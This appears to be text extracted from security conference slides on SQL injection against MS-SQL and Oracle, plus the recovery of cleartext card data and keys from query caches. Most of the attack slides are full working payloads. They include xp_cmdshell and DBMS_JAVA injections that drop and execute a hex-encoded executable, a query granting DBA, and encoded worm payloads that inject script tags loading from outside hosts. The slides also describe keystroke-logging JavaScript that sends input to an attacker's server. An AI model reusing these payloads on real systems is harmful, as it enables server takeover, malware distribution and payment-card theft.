- The file **shell.exe** is executed so the remote connection to the attacker's machine is initiated from the target server. Because of that, it is not detected by firewall.
- Attacker got a remote shell to the target server.

1 click Ownage SQL server

```
http://example.com?sqlinjection.aso?id=1;exec master..xp_cmdshell 'echo
d="4D5A900003x0304x03FFFx02B8x0740x2380x030E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E6E6F74206265207
2756E20696E244F53206D6F64652E0D0D0A24x075045x024C010300176FAD27x08E0000F030B0102380010x0310x0350x024062x0360x0370x0440
x0210x0302x0204x0301004x0880x0310x0602x0520x0210x0410x0210x0610x0C70x02ACx7355505830x0550x0310x0702x0E80x02E055505831x051
0x0360x0304x0302x0E40x02E5505832x0510x0370x0302x0306x0E40x02C0332E303300555058210D090209F0B5FC11B9DF8C86A641x021D02x032
6x0226x02EDB7FFDBFF31C0B90020400683100464FF30648920506A406812x02DA2FE4F65151E9x023C90FF253C402916B205DB07x020F40882A4B
E6000700FFFFE01FCE8560B535556578B6C2418B4538B54057801FFFFFFE5EA8B4A5A2001EBE332498B348B01EE31FFFC31C0AC38E07407C1CFDB
97EDFF0D01C7EBF23B7C241475E12324668B0C4B081CFFDFE2E8B429E8EB02285F5E5D5BC208005E6A305964FB7F7BFB8B198B5B0C021C8B1B04
0853688E4E0EECFD689C709F3DFBE7C54CAAF9181EC00018A505756539E5E81FFFFFF5D900EB61918E7A41970E9ECF9AA60D909F5ADCBEDFC3B
5753325F33FFFFFFF32005B8D4B1851FFD789DF89C38D75146A05595153FF348FFF504598948EE273DDB6FDF22B2754FF370D2883500040010C6
FFFFF6D246D68C0A801976802001A0A89E16A10515714206A40B5B6BDFB5E56C1E6060308566A0100C500A8B2E0AE851A18FFD3B81141B62A1F8
3AA0009C23617C974404858400F84CE54B60340615516A0A80C7FD90C14443C30014578697450E2DDBFFC72F63657373669727475616C0F74656
3740FF92FCF1050454C010300176FAD27E000788334FF0F030B0102380002221003EDBAB724F204B1F04060100DF7B369B07501775F9060020583
0D96037103F103D85A9485E84002E02857DC39E786090AC02236FD9FBBB9602E72646174610C03EC9B9D3D64402E692784104B4188293B2427C
029x03B82A070012x02FFx0E60BE156040008DBEEBAFFFFFF57EB0B908A064688074701DB75078B1E83EEFC11DB72EDB801x31DB75078B1E83EEFC
11DB11C001DB73EF75098B1E83EEFC11DB73E431C983E803720DC1E0088A064683F0FF747489C501DB75078B1E83EEFC11DB11C901DB508B1E83
EEFC11DB11C975204101DB75078B1E83EEFC11DB11C901DB73EF75098B1E83EEFC11DB73E483C10281FD00F3FFFF83D1018D142F83FDFC760F8A
022887474975F7E963FFFFFF908B0283C204890783C70483E90477F101CFE94CFFFFFF5E89F7B901x038A07472CE83C0177F7803F0075F28B078A5F
0466C1E80C1C0086C429F880EBE801F0890783C70588D8E2D98DBE0040x028B0709C0743C8B5F048D84300060x0201F35083C708FF962860x0295
8A074708C074DC89F9748F2E55FF962C60x0209C07407890383C304EBE1FF963C60x028BAE3060x028DBE00F0FFFFB0010x0250546A045357FFD5
8D879F01x0280207F8060287F5505450357FFD558618D4424806A0039C475FA83EC80E938ACFFFFx444470x022870x165070x025E70x026E70x027
E70x028C70x029A70x064B45524E454C3322E444CCx024C6F61644C69627261727941x0247657450726F6341646472657373x025669727475616C5
0726F74656374x025669727475616C416C6C6F63x05669727475616C46726565x034578697450726F63657373x025669727475616C5A":W
CreateObject^("Scripting.FileSystemObject^").GetSpecialFolder^(2^)^& "\wr.exe", R^(d^):Function R^(t^):Dim Arr^(^):For i=0 To Len^(t^)-1 Step
2:Redim Preserve Arr^(S^):FB=Mid^(t,i+1,1^):SB=Mid^(t,i+2,1^):HX=FB ^& SB:If FB="x" Then:NB=Mid^(t,i+3,1^):L=H^(SB ^& NB^):For j=0 To L:Redim
Preserve Arr^(S+^(j*2^)+1^):Arr^(S+j^)=0:Arr^(S+j+1^)=0:Next:i=i+1:S=S+L:Else:If Len^(HX^)^>0 Then:Arr^(S^)=H^(HX^):End If:S=S+1:End If:Next:Redim
Preserve Arr^(S-2^):R=Arr:End Function:Function H^(HX^):H=CLng^("&H" ^& HX^):End Function:Sub W^(FN, Buf^):Dim aBuf:Size =
UBound^(Buf^):ReDim aBuf^(Size\2^):For l = 0 To Size - 1 Step 2:aBuf^(l\2^)=ChrW^(Buf^(l+1^)*256+Buf^(l^)):Next:If l=Size
Then:aBuf^(l\2^)=ChrW^(Buf^(l^)):End If:aBuf=Join^(aBuf,""):Set bS=CreateObject^("ADODB.Stream"):bS.Type=1:bS.Open:With
CreateObject^("ADODB.Stream"):Type=2:.Open:.WriteText aBuf:.Position=2:.CopyTo bS:.Close:End With:bS.SaveToFile FN,2:bS.Close:Set
bS=Nothing:End Sub>p.vbs && p.vbs && %TEMP%\wr.exe'
```

1 click ownage (Oracle with Java IO privs)

<http://192.168.2.10/ora1.php>

?name=1 and (Select

```
DBMS_JAVA_TEST.FUNCALL('oracle/aurora/util/Wrapper','main','c:\\windows\\system32\\cmd.exe','/c','echo
d="4D5A900003x0304x03FFFFx02B8x0740x2380x030E1FBA0E00B409CD21B8014CCD21546869732070726F6772616D2063616E
6E6F742062652072756E20696E20444F53206D6F64652E0D0D0A24x075045x024C0103006716F0D6x08E0000F030B0102380010
x0310x0350x024062x0360x0370x0440x0210x0302x0204x0301x0304x0880x0310x0602x0520x0210x0410x0210x0610x0C70x02A
Cx7355505830x0550x0310x0702x0E80x02E055505831x0510x0360x0304x0302x0E40x02E055505832x0510x0370x0302x0306x0E
40x02C0332E303500555058210D09020993B63B0E5CE0BCADA641x021D02x0326x0226x02C3B7FFDBFF31C0B900204000683010
0464FF30648920506A406812x02DA2FE4F65151E9x023C90FF253C402916B205DB07x020F40882A4BE6000700FFFFEE01FCE8560
...C70588D8E2D98DBE0040x028B0709C0743C8B5F048D84300060x0201F35083C708FF962860x02958A074708C074DC89F95748
F2AE55FF962C60x0209C07407890383C304EBE1FF963C60x028BAE3060x028DBE00F0FFFFB0010x0250546A045357FFD58D879F
01x0280207F8060287F585054505357FFD558618D4424806A0039C475FA83EC80E938ACFFFFx444470x022870x165070x025E70x
026E70x027E70x028C70x029A70x064B45524E454C33322E444C4Cx024C6F61644C69627261727941x0247657450726F63416464
72657373x025669727475616C50726F74656374x025669727475616C416C6C6F63x025669727475616C46726565x034578697450
726F63657373xFFx5A":W CreateObject("Scripting.FileSystemObject").GetSpecialFolder(2) ^%26 "\wr.exe", R(d):Function R(t):Dim
Arr():For i=0 To Len(t)-1 Step 2:Redim Preserve Arr(S):FB=Mid(t,i%2b1,1):SB=Mid(t,i%2b2,1):HX=FB ^%26 SB:If FB="x"
Then:NB=Mid(t,i%2b3,1):L=H(SB ^%26 NB):For j=0 To L:Redim Preserve
Ar(S%2b(j*2)%2b1):Ar(S%2bj)=0:Ar(S%2bj%2b1)=0:Next:i=i%2b1:S=S%2bL:Else:If Len(HX)^>0 Then:Ar(S)=H(HX):End
If:S=S%2b1:End If:Next:Redim Preserve Ar(S-2):R=Ar:End Function:Function H(HX):H=CLng("%26H" ^%26 HX):End Function:Sub
W(FN, Buf):Dim aBuf:Size = UBound(Buf):ReDim aBuf(Size\2):For I = 0 To Size - 1 Step
2:aBuf(I\2)=ChrW(Buf(I%2b1)*256%2bBuf(I)):Next:If I=Size Then:aBuf(I\2)=ChrW(Buf(I)):End If:aBuf=Join(aBuf,""):Set
bS=CreateObject("ADODB.Stream"):bS.Type=1:bS.Open:With CreateObject("ADODB.Stream"):.Type=2:.Open:.WriteText
aBuf:.Position=2:.CopyTo bS:.Close:End With:bS.SaveToFile FN,2:bS.Close:Set bS=Nothing:End
Sub>%25TEMP%25\bsqlbf.vbs%26%26%25TEMP%25\bsqlbf.vbs%26%26%25TEMP%25\wr.exe') FROM DUAL) is not null--
```

1 click ownage with DBA privileges

- Not quite the same
- Why not
 - Can you not grant user java IO privs and then execute the step described earlier?
 - We can, but the privileges will not be available in same session. Wont be 1 click then ☹

1 click ownage with DBA privileges

- What didn't work:
- Can you not pass the OS code directly to DBMS_SCHEDULER and execute it, simple!?
 - DBMS_SCHEDULER's create program procedure can only take upto 1000 chars as argument to program_action parameter

1 click ownage with DBA privileges

- What finally worked:
 - Create a directory
 - Create a procedure to write files on system
 - Execute the procedure to write a vb script
 - Execute the VB script to create msfpayload's executable
 - Execute the executable
- All in one request? 😊

Demo

One click ownage




Executing DDL/DML

```
select
SYS.KUPP$PROC.CREATE_MASTER_PROCESS('b
egin execute immediate ''grant dba to
foobar'';end;')from dual;
```

SQL Injection Worm

- Started almost 2 years ago
- Changes the web app frontend, Inject malicious javascript within iframes of the frontend
- Distribute browser exploits
- Similar worms can be written in Oracle based on the concepts shown earlier



SQL Injection Worm

MS-SQL:


```
s=290';DECLARE%20@S%20NVARCHAR(4000);=CAST(0x6400650063006C00610072006500200040006D00200076006100720063006800610072002800380030003000300029003B00730065007400200040006D003D00270027003B00730065006C00650063007400200040006D003D0040006D002B0027007500700064006100740065005B0027002B0061002E006E0061006D0065002B0027005D007300650074005B0027002B0062002E006E0061006D0065002B0027005D003D0072007400720069006D00280063006F006E007600650072007400280076006100720063006800610072002C0027002B0062002E006E0061006D0065002B0027005D003D0072007400720069006D00280063006F006E007600650072007400280076006100720063006800610072002C0027002B0062002E006E0061006D0065002B0027005D003D0072007400720069007000740020007300720063003D00220068007400740070003A002F002F0079006C00310038002E006E00650074002F0030002E006A00730022003E003C002F007300630072006900700074003E00270027003B0027002000660072006F006D002000640062006F002E007300790073006F0062006A006500630074007300200061002C00640062006F002E0073007900730063006F006C0075006D006E007300200062002C00640062006F002E007300790073007400790070006500730020006300200077006800650072006500200061002E00690064003D0062002E0069006400200061006E006400200061002E00780074007900700065003D0027005500270061006E006400200062002E00780074007900700065003D0063002E0078007400790070006500200061006E006400200063002E006E0061006D0065003D002700760061007200630068006100720027003B00730065007400200040006D003D005200450056004500520053004500280040006D0029003B00730065007400200040006D003D0073007500620073007400720069006E006700280040006D002C0050004100540049004E004400450058002800270025003B00250027002C0040006D0029002C00380030003000300029003B00730065007400200040006D003D005200450056004500520053004500280040006D0029003B006500780065006300280040006D0029003B00%20AS%20NVAR CHAR(4000));EXEC(@S);--
```

Oracle:

```
http://127.0.0.1:81/ora4.php?name=1 and 1=(select || SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES('FOO','BAR','DBMS_OUTPUT'.PUT(:P1);EXECUTE IMMEDIATE "DECLARE || PRAGMA AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE "" begin execute immediate """""" alter session set || current_schema=SCOTT """"""; execute immediate """"""commit"""""";for rec in (select chr(117) || chr(112) || chr(100) || chr(97) || chr(116) || || chr(101) || chr(32) || T.TABLE_NAME || chr(32) || chr(115) || chr(101) || chr(116) || chr(32) || C.column_name || chr(61) || C.column_name || || chr(124) || chr(124) || chr(39) || chr(60) || chr(115) || chr(99) || chr(114) || chr(105) || chr(112) || chr(116) || chr(32) || chr(115) || chr(114) || chr(99) || || chr(61) || chr(34) || chr(104) || chr(116) || chr(116) || chr(112) || chr(58) || chr(47) || chr(47) || chr(119) || chr(119) || chr(119) || chr(46) || chr(110) || || chr(111) || chr(116) || chr(115) || chr(111) || chr(115) || chr(101) || chr(99) || chr(117) || chr(114) || chr(101) || chr(46) || chr(99) || chr(111) || || chr(109) || chr(47) || chr(116) || chr(101) || chr(115) || chr(116) || chr(46) || chr(106) || chr(115) || chr(34) || chr(62) || chr(60) || chr(47) || chr(115) || || chr(99) || chr(114) || chr(105) || chr(105) || chr(112) || chr(116) || chr(62) || chr(39) as foo FROM ALL_TABLES T,ALL_TAB_COLUMNS C WHERE || T.TABLE_NAME = C.TABLE_NAME and T.TABLESPACE_NAME like chr(85) || chr(83) || chr(69) || chr(82) || chr(83) and C.data_type like || chr(37) || chr(86) || chr(65) || chr(82) || chr(67) || chr(72) || chr(65) || chr(82) || chr(37) and c.data_length>200) loop EXECUTE IMMEDIATE || rec.foo;end loop;execute immediate """"""commit"""""";end;"""";END;"";END;--','SYS',0,'1',0) from dual)--
```

You've been hacked. So what?!

- Is there anything that could have been done to protect sensitive data in a database?
- How we can make precious data in the database “useless” for potential attacker or even a malicious DBA?



Compliances and Vulnerabilities

- PCI compliance mandates that the card data (PAN) must be stored encrypted
- The distribution of keys used for encryption/decryption should be regulated.
- What happens when an attacker finds a SQL Injection in such a site?
 - Card data is encrypted
 - Attacker can't get keys for decryption

Hashed credit card numbers

```
1 select * from SCOTT.shop_creditcards
2
3
4
```

20/36 Ln. 1 Col. 21 Lines: 1 INSERT WRITABLE \n Cp1252

shop_creditcards 2

	USER_ID	CARD_TYPE	CARD_NUMBER	VALID_TO
1	2	1	F9C2D69BB05664B78DC31F13E350E7F4	2012-01-01 00:00:00.0
2	1	1	7DA0BEF5BAD908A6414FD9C3C87F1A3E	2012-01-01 00:00:00.0
3	1	1	4809E470F1A338F631DC2EC66119C52B	2012-01-01 00:00:00.0
4	1	1	C998BF726C288DA278067400FB52B152	2012-01-01 00:00:00.0
5	2	1	C998BF726C288DA278067400FB52B152	2012-01-01 00:00:00.0
6	1	1	F9C2D69BB05664B78DC31F13E350E7F4	2010-01-01 00:00:00.0
7	2	1	3F87E08F2097016351376A9D15EA151D	2010-08-01 00:00:00.0
8	1	1	8CD91237C682C4E5BFC0216D59BE971F	2012-01-01 00:00:00.0
9	2	1	F9C2D69BB05664B78DC31F13E350E7F4	2014-04-01 00:00:00.0
10	2	1	F9C2D69BB05664B78DC31F13E350E7F4	2010-01-01 00:00:00.0
11	2	1	2A7D99CF93105FA7E9F92E38370BE130	2010-01-01 00:00:00.0
12	2	1	8CD91237C682C4E5BFC0216D59BE971F	2012-01-01 00:00:00.0
13	2	1	CD0788CC7A93C29768D9D8D595EB36AC	2012-01-01 00:00:00.0
14	3	1	C998BF726C288DA29881AFA1D5A8A62F	2012-01-01 00:00:00.0
15	1	1	8CD91237C682C4E5BFC0216D59BE971F	2012-01-01 00:00:00.0
16	1	1	C3D7B5318F099A5EFAC2A7B5EC4B2E5C	2012-01-01 00:00:00.0
17	1	1	F9C2D69BB05664B78DC31F13E350E7F4	2012-01-01 00:00:00.0
18	3	1	AR4RA5918F97DA44FCF7C03676358519	2012-05-01 00:00:00.0

Data vs Query

- No regulation on where encryption occurs
- What if encryption occurs in Database:

```
$query = "INSERT INTO shop_creditcards  
(user_id, card_type, card_number, valid_to,  
enabled) VALUES  
($userID, $cardType, (select  
rawtohex(utl_raw.cast_to_raw  
(dbms_obfuscation_toolkit.DES3Encrypt  
(input_string=>$cardNumber,  
key_string=>$cardEncryptionKey))) from dual),  
$validTo, 1)";
```

built-in oracle
function

Symmetric key stored in
application server

Queries contain clear text data

- Queries can be forensically obtained
 - **v\$sql in Oracle***
 - Lists statistics on shared SQL area
 - Typically stores last 500 queries
 - Sometimes the data from v\$SQL gets written to WRH\$_SQLTEXT
 - Permanent entry
 - **Plan cache in MS-SQL**

- * Credit goes to Alexander Kornbrust for finding this.

V\$SQL

- >Select sql_text from V\$SQL

-
- ```
INSERT INTO shop_creditcards (user_id,
card_type, card_number, valid_to, enabled)
VALUES ('2', '2', (select
rawtohex(utl_raw.cast_to_raw
(dbms_obfuscation_toolkit.DES3Encrypt
(input_string=>'4918129821080021',
key_string=>'ihPJlkqsJJXIdcM1rjVaHkkI7cd42g
NgzHn8'))) from dual), '01-JAN-2012', '1')
```

W00t!

# v\$sql

```
1 select sql_text from v$sql where sql_text like '%cards%'
2
3
4
```

15/56 Ln. 1 Col. 16 Lines: 1 INSERT WRITABLE \n Cp1252

v\$sql 2 v\$sql 3 v\$sql 4 v\$sql 5 v\$sql 6 v\$sql 7 v\$sql 8 v\$sql 9

SQL\_TEXT

```
1 select * from v$sql where sql_text like '%cards%'
2 INSERT INTO shop_creditcards (user_id, card_type, card_number, valid_to, enabled) VALUES ('2', '1', (select rawtohex(utl_raw.cast_to_raw (dbms_obfuscation_toolkit.DES3Encrypt (input_string=>'4921183371091263', key_string=>'
3 select sql_text from v$sql where sql_text like '%cards%'
```

Errr...  
Clear text PAN  
and private key?

17:09:53:553 Executing Statement ... Done. Query Time: 0.048

# Plan Cache in MS-SQL

```
SELECT st.text, stat.creation_time,
 stat.last_execution_time FROM
 sys.dm_exec_cached_plans AS plans
OUTER APPLY sys.dm_exec_sql_text(plan_handle)
 AS st JOIN sys.dm_exec_query_stats AS stat
 ON stat.plan_handle = plans.plan_handle
WHERE cacheobjtype = 'Compiled Plan'
ORDER BY stat.last_execution_time DESC
```

# Encryption/Hashing within database

```
INSERT INTO test.dbo.test_table (data_string)
VALUES (SUBSTRING(master.dbo.fn_varbintohexstr(HashBytes('MD5', '1111-2222-3333-9999')), 3, 32))
```

(1 row(s) affected)

```
SELECT data_string FROM test.dbo.test_table
```

|   | data_string                      |
|---|----------------------------------|
| 1 | 3dc848db9e09afdb17e82ab098131d44 |



# Sensitive data in Plan Cache

```
SELECT st.text, stat.creation_time, stat.last_execution_time
FROM sys.dm_exec_cached_plans AS plans
OUTER APPLY sys.dm_exec_sql_text(plan_handle) AS st
JOIN sys.dm_exec_query_stats AS stat ON stat.plan_handle = plans.plan_handle
WHERE cacheobjtype = 'Compiled Plan'
ORDER BY stat.last_execution_time DESC
```

Results Messages

|   | text                                                                                                                                                  | creation_time           |
|---|-------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------|
| 1 | SELECT data_string FROM test.dbo.test_table                                                                                                           | 2010-06-08 17:01:46.000 |
| 2 | create function sys.fn_varbintohexstr ( @pbinin varbinary(max) ) returns nvarchar(max) as begin return sys.fn_varbintohexsubstring(1,@pbinin,1,0) end | 2010-06-08 17:05:04.987 |
| 3 | INSERT INTO test.dbo.test_table (data_string) VALUES (SUBSTRING(master.dbo.fn_varbintohexstr(HashBytes('MD5', '1111-2222-3333-9999')), 3, 32))        | 2010-06-08 17:06:35.277 |
| 4 | delete from test.dbo.test_table                                                                                                                       | 2010-06-08 17:03:02.790 |


# Poison the session data

## What if the attacker poisons the session data

- Session data now contains malicious javascript
- Javascript logs keystrokes and send it to attacker's server
  - Who needs the encryption keys!!
- Change the page(via javascript) so that the user's get redirected to fake third party payment servers
  - Redirect back to original gateways

# Demo

Video



# Thank You

- References: